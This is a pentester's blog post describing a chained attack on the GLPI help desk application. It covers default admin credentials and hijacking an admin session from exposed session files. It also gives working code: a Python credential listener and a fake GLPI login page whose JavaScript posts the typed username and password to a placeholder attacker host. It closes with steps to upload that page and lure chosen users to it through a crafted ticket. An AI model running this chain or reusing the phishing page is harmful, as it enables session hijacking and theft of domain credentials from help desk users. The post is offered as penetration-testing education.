


This is a piece of research I conducted about two years ago. I’ve been using it during my pentesting missions with some of my clients, but since it’s getting a bit old, I thought, why not share it? Maybe it’ll help guide some of you on your hacking journey.
It’s essentially a chained attack, combining multiple vulnerabilities to obtain a domain user account during a BlackBox assessment.
If you have no idea what is GLPI
“GLPI is a free software for IT service management and help desk management.
This open-source solution is developed in PHP and distributed under the GPL
license. As an open technology, anyone can run, modify, or develop the code which is free.”
Initial Acces
Sometimes, during our internal pentests, one of our first steps is to hunt for potential initial access points through exposed web applications.
In this section, we’ll walk through a scenario where the target happens to be a GLPI web application.

Upon visiting the target, we’re greeted with a page like this:

This is the main login page of GLPI. As you can see, GLPI supports two authentication methods: Active Directory and its local database.
As a pentester, you’re obviously not a domain user and don’t have valid credentials, so the question is: what can you do?
The first thing you need to know is that a default GLPI installation comes with three predefined user accounts…
| User | Role |
| GLPI | Super User |
| TECH | Tech User |
| NORMAL | Normal User |
The most interesting account to target is the Super User (GLPI). If it works, it’s often an easy win.

Now you might ask, what can we actually do with this Super User account?
Well, quite a lot — especially when it comes to Active Directory reconnaissance.
Since AD users can authenticate to GLPI, there’s an option to configure LDAP connections directly from the dashboard.
To find it, navigate to: Menu → Authentication → LDAP Directories.


Here, you’ll find some interesting details, like the Domain Controller’s IP and hostname, which are valuable during the reconnaissance phase.
Basically, this section is an LDAP configuration panel. In some cases, you can even exploit it by replacing the server’s IP with one you control, tricking GLPI into sending credentials to your fake server when it tries to connect to Active Directory.
This is a well-known technique, but we won’t focus on it today since this feature isn’t always available in every setup.

Now, if you navigate to /front/user.php, you’ll find a list of all domain users who have connected to GLPI at least once.
What if the admin has already changed the GLPI password? :’)
No worries — we still have a few tricks up our sleeve.
Head over to /files, and you’ll find several folders worth exploring. For now, we’ll focus on one in particular: _sessions/.

Inside, you’ll see something like this:

This folder contains the session files of all users who have connected to GLPI within the last 24 hours.
Typically, the Super User session stands out as the file with the largest size — in this case, it’s the one that’s 107 KB.
Let’s open that file and see what’s inside.

Forget everything else in this screenshot and focus only on the value in the URL.

Copy that value, open your cookie manager, and use it as a session cookie.
And voilà!
Internal Phishing

Now that we have Super User access to the dashboard, the next step is to aim for something bigger.
Sure, you could always search for known CVEs like SQLi or RCE that might grant direct system access. But in our case, we’ll assume the target is fully patched and secure, which means we need to get a bit creative.
If we head to /front/document.form.php, we’re greeted with a nice little file upload form. Unfortunately, it uses a whitelist filter, so uploading a PHP web shell is off the table.
The good news?
We can upload HTML files. :’)

The idea here is simple: we’ll create a fake GLPI login page and weaponize it so it captures the username and password, then sends them to a remote server we control, using only JavaScript.
Python server to be used as a listener:
from http.server import BaseHTTPRequestHandler, HTTPServer import json class Handler(BaseHTTPRequestHandler): def do_OPTIONS(self): # Handle preflight CORS requests self.send_response(200) self.send_header('Access-Control-Allow-Origin', '*') self.send_header('Access-Control-Allow-Methods', 'POST, OPTIONS') self.send_header('Access-Control-Allow-Headers', 'Content-Type') self.end_headers() def do_POST(self): # Handle the POST request content_length = int(self.headers['Content-Length']) data = self.rfile.read(content_length) creds = json.loads(data.decode()) print(f"[+] Captured credentials: {creds}") self.send_response(200) self.send_header('Access-Control-Allow-Origin', '*') self.end_headers() server = HTTPServer(('0.0.0.0', 8080), Handler) print("[*] Listening on port 8080...") server.serve_forever()
Weaponized HTML Page Code:
<!DOCTYPE html> <html lang="fr"> <head> <meta charset="UTF-8"> <title>GLPI</title> <style> body { margin: 0; padding: 0; background: #f4f5f7; font-family: "Segoe UI", Arial, sans-serif; display: flex; justify-content: center; align-items: center; height: 100vh; } .login-card { background: #fff; width: 420px; padding: 35px; border-radius: 4px; box-shadow: 0 0 6px rgba(0,0,0,0.15); display: flex; flex-direction: column; } img.logo { width: 140px; margin: 0 auto 25px auto; display: block; } h2 { text-align: center; font-size: 18px; font-weight: 400; color: #333; margin-bottom: 25px; } label { font-size: 14px; color: #444; display: block; margin-bottom: 6px; margin-top: 14px; } input, select { width: 100%; padding: 10px; font-size: 14px; border: 1px solid #ccc; border-radius: 4px; background: #fff; outline: none; transition: border-color 0.2s ease; box-sizing: border-box; } input:focus, select:focus { border-color: #2684ff; } .checkbox-wrapper { display: flex; align-items: center; margin: 10px 0 20px 0; font-size: 13px; color: #555; } .checkbox-wrapper input[type="checkbox"] { width: 16px; height: 16px; margin: 0 8px 0 0; accent-color: #ffcc66; cursor: pointer; } .checkbox-wrapper label { margin: 0; cursor: pointer; } button { width: 100%; padding: 12px; font-size: 15px; color: #222; font-weight: 500; background-color: #ffcc66; border: 1px solid #e6b800; border-radius: 4px; cursor: pointer; transition: background-color 0.2s ease; } button:hover { background-color: #e6b84f; } footer { text-align: center; font-size: 12px; color: #999; margin-top: 18px; } </style> </head> <body> <div class="login-card"> <img class="logo" src="https://raw.githubusercontent.com/glpi-project/glpi/main/public/pics/logos/logo-GLPI-250-black.png" alt="GLPI"> <h2>Connexion à votre compte</h2> <label for="username">Identifiant</label> <input type="text" id="username" placeholder="Identifiant"> <label for="password">Mot de passe</label> <input type="password" id="password" placeholder="Mot de passe"> <label for="source">Source de connexion</label> <select id="source"> <option>Base interne GLPI</option> <option>Active Directory</option> </select> <div class="checkbox-wrapper"> <input type="checkbox" id="remember" checked> <label for="remember">Se souvenir de moi</label> </div> <button onclick="sendData()">Se connecter</button> <footer>GLPI Copyright (C) 2015-2023 Teclib’ and contributors</footer> </div> <script> function sendData() { const user = document.getElementById('username').value; const pass = document.getElementById('password').value; const source = document.getElementById('source').value; // Send data to Python server (adjust YOUR_VPS_IP) fetch('http://Listener_Server_IP:8080/collect', { method: 'POST', headers: { 'Content-Type': 'application/json' }, body: JSON.stringify({ username: user, password: pass, source: source }) }).finally(() => { // Redirect to the real GLPI login page window.location.href = 'http://REAL_GLPI_URL/front/login.php'; }); } </script> </body> </html>So now, you have your weaponized Welcome.html file ready.

Now, let’s upload our Welcome.html file using the file upload form we found earlier.

Once the upload completes, GLPI will simply display a “successfully uploaded” message — but it won’t tell you where the file is stored.
From my experience, there’s no direct way to locate it through the interface. However, after analyzing GLPI, I discovered that all uploaded files are also stored in a TMP folder. :’)
You can find this TMP folder here, and inside, you’ll spot the HTML file you uploaded.

Now comes the fun part — what can we actually do with all of this?
First, copy the path of the backdoored HTML file you uploaded.
Then, head to the GLPI dashboard and navigate to /front/ticket.php to create a new ticket.
When creating the ticket, craft an eye-catching title and message to make sure the target opens it.


Next, use the “Insert Link” feature to add the path to your uploaded HTML file inside the ticket message.
Give it a clear, clickable title, select “Open link in current window”, and then save the ticket.

On the left side of the page, select the most interesting target users (based on their roles) who should receive the ticket, and then click “Add.”
Now, let’s log in as another user (the victim) to see how the ticket appears on their dashboard.

When the victim opens the ticket, it will look like this:

And of course, when the victim clicks on “Security Notice” : ),

the fake login page loads.
The victim will likely assume they’ve been logged out, attempt to log back in, and that’s when we’ll capture their credentials.
Hope you learned something new, see ya.